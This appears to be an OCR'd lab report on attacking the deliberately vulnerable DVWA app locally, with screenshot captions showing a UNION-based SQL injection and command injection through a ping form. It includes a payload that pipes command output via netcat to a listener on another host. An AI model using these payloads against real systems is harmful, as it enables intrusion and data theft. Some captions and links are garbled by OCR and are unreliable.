
SQL Injection

SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript


DVWA Security PHP Info About Logout

Username: admin Security level: low Locale: en PHPIDS: disabled SQLi DB: mysql

[View Source](#) [View Help](#)



This screenshot shows the DVWA SQL Injection page. The user has entered 'UNION SELECT user' into the 'User ID' field and clicked 'Submit'. The page displays the results of the SQL query, showing the user 'admin' and their password 'password'. The DVWA sidebar on the left shows the 'SQL Injection' option is selected. The bottom status bar indicates the security level is low and the PHPIDS is disabled.



Dec 5 8:42 AM

Vulnerability: SQL Injection

User ID: Submit

More Information

- <https://www.secureteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com>

View Source | View Help

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Upload Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript


DVWA Security

PHP Info

About

Logout

Username: admin
Security level: low
Locale: en
PHPIDS: disabled
SQLI DB: mysql



Dec 5 8:43 AM

Vulnerability: SQL Injection

User ID: Submit

More Information

- <https://www.secureteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
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View Source | View Help

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Upload Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Username: admin
Security level: low
Locale: en
PHPIDS: disabled
SQLI DB: mysql

Sender (command injected code): echo `pwd` | nc 192.168.0.107 3000

listener terminal: nc -lvp 3000

Activities Google Chrome

Vulnerability: Command Injec...

localhost/DVWA-master/vulnerabilities/exec/#

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:42 AM

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.0.107 Submit

More Information

- <https://www.scirld.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss4.com/bash/>
- <http://www.ss4.com/info/>
- https://owasp.org/www-community/attacks/Command_Injection

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

SQL Injection SQL Injection (Blind) Weak Session IDs

XSS (DOM) XSS (Reflected) XSS (Stored)


CSP Bypass JavaScript

DVWA Security PHP Info About

Logout

Username: admin Security level: low Locale: en PHPIDS: disabled SQLI DB: mysql

View Source View Help



The screenshot shows the DVWA Command Injection page. A user has entered '192.168.0.107' into the 'Enter an IP address:' input field and clicked 'Submit'. The page displays the output of a ping command to the specified IP address, showing four ICMP echo requests and their responses. The page also includes a sidebar with various security test links and a bottom section showing session details.

Activities Google Chrome

Vulnerability: Command Injec...

localhost/DVWA-master/vulnerabilities/exec/#

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:42 AM

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.0.107 Submit

```
PING 192.168.0.107 (192.168.0.107) 56(84) bytes of data.
64 bytes from 192.168.0.107: icmp seq=1 ttl=64 time=0.030 ms
64 bytes from 192.168.0.107: icmp seq=2 ttl=64 time=0.062 ms
64 bytes from 192.168.0.107: icmp seq=3 ttl=64 time=0.087 ms
64 bytes from 192.168.0.107: icmp seq=4 ttl=64 time=0.073 ms
...
192.168.0.107 ping statistics ...
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.038/0.065/0.087/0.018 ms
```

More Information

- <https://www.scirld.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss4.com/bash/>
- <http://www.ss4.com/info/>
- https://owasp.org/www-community/attacks/Command_Injection

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

SQL Injection SQL Injection (Blind) Weak Session IDs

XSS (DOM) XSS (Reflected) XSS (Stored)


CSP Bypass JavaScript

DVWA Security PHP Info About

Logout

Username: admin Security level: low Locale: en PHPIDS: disabled SQLI DB: mysql

View Source View Help



The screenshot shows the DVWA Command Injection page. A user has entered '192.168.0.107' into the 'Enter an IP address:' input field and clicked 'Submit'. The page displays the output of a ping command to the specified IP address, showing four ICMP echo requests and their responses. The page also includes a sidebar with various security test links and a bottom section showing session details.

Activities Google Chrome

Vulnerability: Command Injec

localhost/DVWA-master/vulnerabilities/exec/

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:42 AM

DVWA

Vulnerability: Command Injection

Ping a device


Enter an IP address: ls Submit

More Information

- <https://www.scribd.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ssrf4.com/hash/>
- <http://www.ssrf4.com/info/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security level: low
Locale: en
PHPIDS: disabled
SQLI DB: mysql

[View Source](#) [View Help](#)



This screenshot shows the DVWA Command Injection page. The 'Command Injection' menu item is highlighted. The main content area contains a 'Ping a device' form with an 'ls' command in the input field. Below the form is a 'More Information' section with a list of links related to command injection. At the bottom, it shows the user is 'admin' with 'Security level: low' and 'Locale: en'. The SQLI DB is set to 'mysql'.

Activities Google Chrome

Vulnerability: Command Injec

localhost/DVWA-master/vulnerabilities/exec/#

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:42 AM

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: ls Submit


help
index.php
source

More Information

- <https://www.scribd.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ssrf4.com/hash/>
- <http://www.ssrf4.com/info/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security level: low
Locale: en
PHPIDS: disabled
SQLI DB: mysql

[View Source](#) [View Help](#)



This screenshot is identical to the one above, but it includes additional exploit links in the 'More Information' section: 'help', 'index.php', and 'source'.

Activities Google Chrome

Vulnerability: Command Injec...

localhost/DVWA-master/vulnerabilities/exec/#

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:47 AM

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: `echo 'ls' | nc 192.168.0.107 3000`

More Information

- <http://www.scifid.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)



Activities Terminal

Vulnerability: Command Injec...

localhost/DVWA-master/vulnerabilities/exec/#

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...

Dec 5 10:47 AM

DVWA

Vulnerability: Command Injection

Ping a device


Enter an IP address: `echo 'ls' | nc 192.168.0.107 3000`

More Information

- <http://www.scifid.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql





```
; echo `ls` | nc 192.168.0.107 3000
```

Conclusion:

We demonstrated session hijacking, SQL injection and command injection using cross-site scripting attack. We also discussed some ways to prevent these attacks.

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- [2] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In IEEE Symposium on Security and Privacy, 2006.
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- [4] C. Kruegel and G. Vigna. Anomaly Detection of Web-based Attacks. In 10th ACM Conference on Computer and Communication Security (CCS-03) Washington, DC, USA, October 27-31, pages 251 – 261, October 2003.
- [5] G. D. Lucca, A. Fasolino, M. Mastroianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In Sixth IEEE International Workshop on Web Site Evolution (WSE’04), pages 71 – 80, September 2004.